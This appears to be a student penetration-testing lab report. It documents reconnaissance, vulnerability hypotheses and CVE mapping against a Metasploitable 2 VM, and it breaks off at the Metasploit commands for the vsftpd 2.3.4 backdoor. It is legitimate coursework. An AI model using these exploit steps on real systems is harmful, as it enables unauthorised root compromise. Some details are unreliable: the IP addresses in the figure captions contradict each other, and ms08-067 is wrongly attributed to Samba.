

CYBS 3306: Penetration Testing Project Report

Term 2 – 2252 | Academic Year 2025–2026

Due Date: 15 May 2025

Group Members

[Raim Bunaider AL-Dhafiry]

Submitted to:

[Rahaf Al-Shammari]

Environment: Kali Linux 192.168.56.111 → Metasploitable 2 192.168.56.112 (Host-Only Adapter)

1. Introduction

1.1 Purpose of Penetration Testing

Penetration testing (pen testing) is an authorized, simulated cyberattack conducted against a computer system, network, or web application to evaluate its security. The primary purpose is to discover exploitable vulnerabilities before malicious actors can abuse them, allowing an organization to remediate weaknesses proactively.

Penetration testing achieves several key objectives:

- Identify and prioritize real, exploitable security vulnerabilities
- Validate the effectiveness of existing security controls and defenses
- Provide management with evidence-based risk assessments
- Satisfy compliance requirements (PCI DSS, ISO 27001, HIPAA, etc.)
- Train security teams and improve incident detection and response capability

1.2 Project Objective

The objective of this project is to simulate a small-scale ethical penetration testing engagement. Kali Linux is used as the attacking machine and Metasploitable 2 as the intentionally vulnerable target system. The project requires students to identify vulnerabilities, validate their real-world exploitability, and document all findings in a professional report.

The project covers the complete penetration testing lifecycle:

- Reconnaissance and network discovery
- Flaw Hypothesis Methodology (FHM)
- Vulnerability scanning and enumeration
- Exploitation and risk validation
- Web application testing using DVWA
- Final risk analysis and professional reporting

1.3 Test Environment

Component	Details
Attacking Machine	Kali Linux IP: 192.168.56.111
Target Machine	Metasploitable 2 IP: 192.168.56.112
Network Type	VirtualBox Host-Only Adapter
Virtualization	Oracle VirtualBox
Tools Used	nmap, netdiscover, Metasploit Framework, Hydra, sqlmap, curl, DVWA

2. Methodology

This project followed a structured five-phase penetration testing methodology:

1. Reconnaissance – Identify the target environment, enumerate open ports and running services using nmap and netdiscover.
2. Flaw Hypothesis Methodology (FHM) – Predict possible vulnerabilities based on discovered service versions before confirming them with tools.
3. Vulnerability Scanning – Use scanning tools (nmap scripts, curl) to confirm the weaknesses identified during the hypothesis phase and map them to known CVEs.
4. Exploitation – Attempt to exploit confirmed vulnerabilities using Metasploit, Hydra, and sqlmap to demonstrate real-world impact.
5. Web Application Testing – Test DVWA for SQL Injection and Reflected XSS at low security level, explain root causes, and describe secure coding fixes.

All testing was performed exclusively within the authorized lab environment on the assigned virtual machines. No external systems were targeted at any point.

3. Results


3.1 Part 1: Reconnaissance and Initial Discovery

Objective: Gather information about the target and identify the exposed attack surface.

3.1.1 Network Discovery (ifconfig + netdiscover)

The Kali Linux machine IP address was first confirmed using the ifconfig command. The network was then scanned using netdiscover to identify all active hosts on the subnet and locate the Metasploitable 2 target machine.


— ifconfig output on Kali Linux



Explanation: This screenshot displays the network configuration of the Kali Linux attacking machine, confirming its IP address as 192.168.56.101 on the eth0 interface.

Figure: ifconfig showing Kali Linux IP address 192.168.56.101 assigned to eth0 interface

📁 — netdiscover scan result




Explanation: The netdiscover tool was used to perform active ARP reconnaissance, successfully identifying the Metasploitable 2 target host on the network.

Figure: netdiscover scanning 172.16.0.0/16 showing 4 captured ARP packets — hosts including Metasploitable 2 identified

3.1.2 Connectivity Verification (ping)

Connectivity between the Kali Linux machine and the Metasploitable 2 target was verified using the ping command. The successful ICMP replies confirmed that both virtual machines are reachable on the same Host-Only network.

 — ping connectivity test


Explanation: A ping command was issued to the target IP, verifying stable and bidirectional network connectivity between the attacker and the target.

Figure: ping 192.168.56.101 showing 10 packets transmitted, 10 received, 0% packet loss — connectivity confirmed

3.1.3 Port Scanning (nmap)

An nmap port scan was performed against the target to enumerate all open TCP ports. The scan revealed a wide attack surface with many services exposed, including FTP, SSH, Telnet, SMTP, DNS, HTTP, Samba, MySQL, and many others.

— nmap basic port scan result




Explanation: A standard nmap scan identified numerous open TCP ports, revealing a large attack surface including FTP, Telnet, SSH, and HTTP services.

Figure: nmap 192.168.56.101 revealing open TCP ports including 21, 22, 23, 25, 53, 80, 139, 445, 3306 and more

3.1.4 Service and Version Detection (nmap -sV)

Service and version detection was performed using the `nmap -sV` flag to identify the exact software version running on each open port. This information is critical for identifying known CVEs and forming accurate vulnerability hypotheses.


— nmap -sV version detection (scan 1)



Explanation: This scan utilized version detection to identify specific software versions, such as vsftpd 2.3.4, which is critical for identifying known vulnerabilities.

Figure: nmap -sV showing partial results: Telnet (Linux telnetd), FTP (vsftpd 2.3.4), Samba 3.X, MySQL 5.0.51a

— nmap -sV version detection (full result)



Explanation: The comprehensive version scan provided a complete list of all running services and their versions, confirming the target is running an outdated Linux kernel.

Figure: Full nmap -sV output listing all service versions including Apache 2.2.8, PostgreSQL 8.3, VNC 3.3, and OS detection: Ubuntu Linux kernel

Table 1: Open Ports and Services Identified on Target

Port	Service	Version	Observation / Potential Risk
21	FTP	vsftpd 2.3.4	CRITICAL – Known backdoor (CVE-2011-2523), allows remote root shell
22	SSH	OpenSSH 4.7p1 (Ubuntu)	Medium – Outdated version, potential weak credentials
23	Telnet	Linux telnetd	High – Plaintext protocol, weak/default credentials risk
25	SMTP	Postfix smtpd	Medium – May allow open relay or user enumeration
53	DNS	ISC BIND 9.4.2	Medium – Outdated, potential zone transfer vulnerability
80	HTTP	Apache httpd 2.2.8 (Ubuntu)	High – Outdated server, hosts DVWA with SQLi and XSS
111	RPC	rpcbind 2 (RPC #100000)	Low – Service information exposure
139/445	Samba	Samba 3.X (workgroup: WORKGROUP)	CRITICAL – Multiple known RCE exploits (ms08-067)
512-514	R-Services	rexecd / rlogind / rshd	High – Legacy trust-based auth, no encryption
1099	Java-RMI	GNU Classpath grmiregistry	Medium – Potential deserialization attacks
3306	MySQL	MySQL 5.0.51a-3ubuntu5	High – Exposed DB, weak/empty credentials possible
5432	PostgreSQL	PostgreSQL 8.3	High – Exposed DB, default credentials risk
5900	VNC	VNC (Protocol 3.3)	High – Remote desktop access, possibly no password
6000	X11	Access denied	Medium – Remote GUI exposure
8009	AJP	Apache Jserv (v1.3)	Medium – Ghostcat vulnerability possible
8180	HTTP-Alt	Apache Tomcat/Coyote JSP engine 1.1	Medium – Admin interface may be exposed

3.2 Part 2: Flaw Hypothesis Methodology (FHM)

Objective: Apply the Flaw Hypothesis Methodology to predict possible weaknesses before confirming them with tools.

3.2.1 What is Flaw Hypothesis Methodology?

Flaw Hypothesis Methodology (FHM) is a structured approach used in penetration testing where the tester predicts (hypothesizes) possible security weaknesses based on observable system characteristics — such as running service versions, open ports, and known software history — before actively testing them. The process involves four steps:

6. Observe the target system and collect information from the reconnaissance phase.
7. Form specific hypotheses about potential vulnerabilities based on the observed data.
8. Justify each hypothesis with evidence from the scan results.
9. Refine hypotheses as new information is gathered (e.g., after version detection scans).

3.2.2 Vulnerability Hypotheses and Justification

Based on the nmap scan results, the following six hypotheses were formed:

Hypothesis 1 – vsftpd 2.3.4 Backdoor:

Port 21 is running vsftpd 2.3.4. This specific version is publicly known to contain a backdoor that, when triggered, opens a shell on port 6200 granting root access. CVE-2011-2523 documents this vulnerability.

Hypothesis 2 – Weak Telnet Credentials:

Port 23 (Telnet) is open. Telnet transmits all data including passwords in plain text and is commonly configured with default or weak credentials on older systems like Metasploitable 2.

Hypothesis 3 – SQL Injection in Web Application:

Port 80 is running Apache 2.2.8, an outdated web server hosting the DVWA application. The DVWA SQL Injection module at low security level is known to be vulnerable to injection attacks.

Hypothesis 4 – Reflected XSS in Web Application:

The DVWA application on Apache 2.2.8 includes a Reflected XSS module. At low security level, user input is reflected back to the browser without output encoding, enabling script injection.

Hypothesis 5 – Samba Remote Code Execution:

Ports 139 and 445 are running Samba 3.X with workgroup WORKGROUP. This version range includes versions vulnerable to ms08-067 and other critical CVEs allowing remote code execution.

Hypothesis 6 – MySQL Unauthorized Access:

Port 3306 is running MySQL 5.0.51a exposed to the network. Metasploitable 2 is known to have MySQL configured with an empty root password or default credentials, allowing direct database access.

3.2.3 Refinement After Scan Results

After analyzing the detailed nmap -sV output, the hypotheses were refined. The exact version strings confirmed that vsftpd 2.3.4 and Apache 2.2.8 match known vulnerable releases. The Samba version was narrowed to 3.X range. MySQL 5.0.51a was confirmed as exposed. Telnet and MySQL hypotheses were maintained for validation in the exploitation phase.

Table 2: Flaw Hypotheses

Hypothesis	Justification / Reason	Tool Used	Status
vsftpd 2.3.4 contains a backdoor vulnerability	Port 21 running vsftpd 2.3.4 — a version publicly known to have a backdoor that spawns a shell on port 6200	Metasploit	✓ Confirmed
Telnet allows weak or default credentials	Port 23 open; Telnet transmits in plaintext and is commonly configured with default credentials	Hydra	Partially Confirmed
Apache 2.2.8 web app vulnerable to SQL Injection	Port 80 running outdated Apache hosting DVWA, which includes an intentionally vulnerable SQLi module	sqlmap / Manual	✓ Confirmed
Reflected XSS present in web application	DVWA on Apache 2.2.8 includes an XSS reflected module with no output encoding at low security	Manual	✓ Confirmed
Samba has known exploitable vulnerabilities	Ports 139/445 running Samba 3.X — this version range has multiple critical known CVEs	Metasploit / nmap	Pending Validation
MySQL allows weak authentication	Port 3306 exposed with MySQL 5.0.51a; default or empty root password possible	nmap / Metasploit	Pending Validation

3.3 Part 3: Vulnerability Scanning and Enumeration

Objective: Confirm potential weaknesses using scanning and enumeration tools.


3.3.1 Vulnerability-Oriented nmap Scan

A vulnerability-oriented scan was executed using nmap with the `--script vuln` flag. This instructs nmap to run its built-in NSE vulnerability scripts against all discovered open ports, checking for known weaknesses and misconfigurations.

Command used:

```
nmap --script vuln 192.168.56.112
```

— nmap --script vuln scan results



Explanation: The nmap vulnerability engine identified several high-risk issues, automatically matching discovered services against its database of known flaws.


Figure: nmap vulnerability scan listing vulnerable services: FTP port 21, Telnet port 23, HTTP port 80, Samba ports 139/445, MySQL port 3306

3.3.2 Web Inspection with curl

The curl command was used to perform basic HTTP inspection of the web service running on port 80. This confirmed that the Apache server is active and returned the HTML content of the Metasploitable2 landing page, which also reveals available web applications including DVWA and phpMyAdmin.

Command used:


```
curl http://192.168.56.112
```

 — curl web inspection (response header)

Explanation: The curl command was used to inspect the HTTP headers of the target's web server, confirming that Apache 2.2.8 is active on port 80.

Figure: curl showing Metasploitable2 HTML page title confirming HTTP service is active on port 80

📁 — curl full HTML output



Explanation: This screenshot shows the full HTML source code of the target landing page, revealing links to various vulnerable applications like DVWA

Figure: Full curl output showing HTML source including links to /dvwa/, /phpMyAdmin/, /mutillidae/, and /dav/ applications

3.3.3 CVE Analysis

Based on the service versions identified, the following relevant CVEs were mapped:

- CVE-2011-2523 (CVSS 10.0 – Critical): vsftpd 2.3.4 backdoor allowing unauthenticated remote root code execution via port 6200.
- CVE-2007-2447 (CVSS 9.3 – Critical): Samba 3.0.20–3.0.25rc3 username map script command injection, allowing remote OS command execution.
- CVE-2008-5161 (CVSS 2.6 – Low): OpenSSH 4.7 CBC mode information disclosure — lower severity but indicates outdated SSH.
- CWE-89 (SQL Injection): DVWA PHP application on Apache 2.2.8 fails to sanitize the 'id' GET parameter, allowing full database extraction.
- CWE-79 (Cross-Site Scripting): DVWA XSS reflected module reflects user input without htmlspecialchars() encoding.

3.3.4 Severity Estimation

The identified vulnerabilities span a range of severity levels. The vsftpd backdoor and any Samba RCE vulnerabilities are rated Critical as they allow immediate root-level compromise with no authentication required. SQL Injection is rated High as it exposes the entire database. XSS and weak Telnet credentials are rated Medium/High depending on exploitation context. All findings exceed acceptable risk thresholds for any production system.

3.3.5 False Positives

A small number of nmap script results flagged potential issues that require further manual verification before being classified as confirmed vulnerabilities. For example, some NSE scripts may report potential vulnerabilities based on version matching alone, without confirming actual exploitability in the current configuration. These are documented as 'Identified' rather than 'Confirmed' in Table 3 until further validation is completed.

3.4 Part 4: Exploitation and Risk Validation

Objective: Demonstrate that selected vulnerabilities can lead to real-world impact.


3.4.1 Exploit 1 – vsftpd 2.3.4 Backdoor (Metasploit)

Metasploit Framework was launched and searched for modules related to vsftpd. The exploit/unix/ftp/vsftpd_234_backdoor module was identified with an Excellent reliability ranking. The module was loaded, the target IP was configured, and the exploit was executed.

Commands used:

```
msfconsole msf6 > search vsftpd msf6 > use 1 msf6 exploit(vsftpd_234_backdoor) >
set RHOSTS 192.168.56.112 msf6 exploit(vsftpd_234_backdoor) > run
```

